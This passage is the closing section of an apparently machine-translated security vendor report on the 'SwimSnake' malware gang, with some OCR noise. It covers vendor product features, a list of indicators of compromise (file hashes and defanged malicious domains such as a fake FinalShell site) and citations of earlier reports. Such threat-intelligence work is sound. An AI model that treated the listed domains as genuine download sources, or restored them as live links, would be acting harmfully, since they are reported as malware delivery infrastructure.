

Figure 4-4 Risk prompt of abnormal file3

With enhanced download protection, IEP supports the management and control of browser, instant messaging software and email client portals to detect the receiving and downloading behaviors. So that the malware can not easily land on the local disk or boot, so that most malicious files are blocked in the load before execution.

Download a detailed introduction to enhanced protection: Https://mp.weixin.q.com/s/bJEYr593n4v-J9F0vGKtzQ

4.4 Provide a unified management platform to help administrators efficiently complete the safe operation and maintenance of terminals

IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.

Figure 4-5 Unified management platform for IEP

5 IoCs

IoCs
D09137c75f1db7250f0e331d90b41aa8
A912936ae3ad7566d4596e21b358919c
1976709fe09cdade193ebc495eef9c3a
Ec1e1c2e7f48a66476f7ed30b6cb0442
1a65b67cdf9da962b055e595ee8aa1fb
50067b1957384d132f9fa60f8e6dae24
Finalshell-ssh [.] com
S3useast005.oss-cn-hongkong.aliyuncs [.] com
Dfsdg44f5r.s3.us-east-005. backblazeb2 [.] com
Xxx.2j3j [.] xyz

6 List of Antiy's historical reports on the threat of "SwimSnake

[1] Analysis of attacks on remote control Trojans placed by falsifying Chinese Telegram websites [R/OL]. (2022-10-24)
https://www.antiy.cn/research/notice&report/research_report/20221024.html

[2] Analysis of attacks on remote control Trojan delivered by cloud note-taking platform [R/OL]. (2023-03-24)
https://www.antiy.cn/research/notice&report/research_report/20230324.html

[3] Analysis of gangs using cloud note-taking platform to deliver remote-controlled Trojans [R/OL]. (2023-03-30)
https://www.antiy.cn/research/notice&report/research_report/20230330.html

[4] Analysis of large-scale attacks launched by "snake-swimming" gangs against domestic users [R/OL]. (2023-05-18)
https://www.antiy.cn/research/notice&report/research_report/20230518.html

[5] Analysis of recent fishing attacks by "snake swimming" gangs [R/OL]. (2023-07-11)
https://www.antiy.cn/research/notice&report/research_report/TrojanControl_Analysis.html

[6] Analysis of the activities of the "Snake Runner" gang in using WeChat to spread malicious codes [R/OL]. (2023-08-22)
https://www.antiy.cn/research/notice&report/research_report/SnakeTrojans_Analysis.html

[7] Special Analysis Report on "SwimSnakes" and Black Producers [R/OL]. (2023-10-12)
https://www.antiy.cn/research/notice&report/research_report/SwimSnakeTrojans_Analysis.html

[8] Analysis of the new round of attacks against financial personnel and e-commerce customer service by the "Snake Swimming" gang [R/OL]. (2023-11-11-11)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis.html

[9] Analysis of the recent attack activities of the "SwimSnake" black farm [R/OL]. (2024-04-07)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202404.html

[10] Analysis of phishing attacks by "snake-swimming" gangs using malicious documents [R/OL]. (2024-06-21)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202406.html

[11] The phishing download website spreads the threat of "SwimSnake," and the malicious installer hides the remote

control Trojan [R/OL]. (2024-12-20)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202412.html

[12] Special inspection and handling of "SwimSnake" attacks on black products that are rampant and quickly activated [R/OL]. (2025-04-23)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202504.html

[13] The black production of "Snake" uses fake WPS Office download stations to spread remote control Trojans [R/OL]. (2025-05-15)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202505.html

[14] "SwimSnake (Silver Fox)" attacks by the latest variety of black production [R/OL]. (2025-08-17)
https://www.antiy.cn/research/notice&report/research_report/SwimSnake_Analysis_202508.html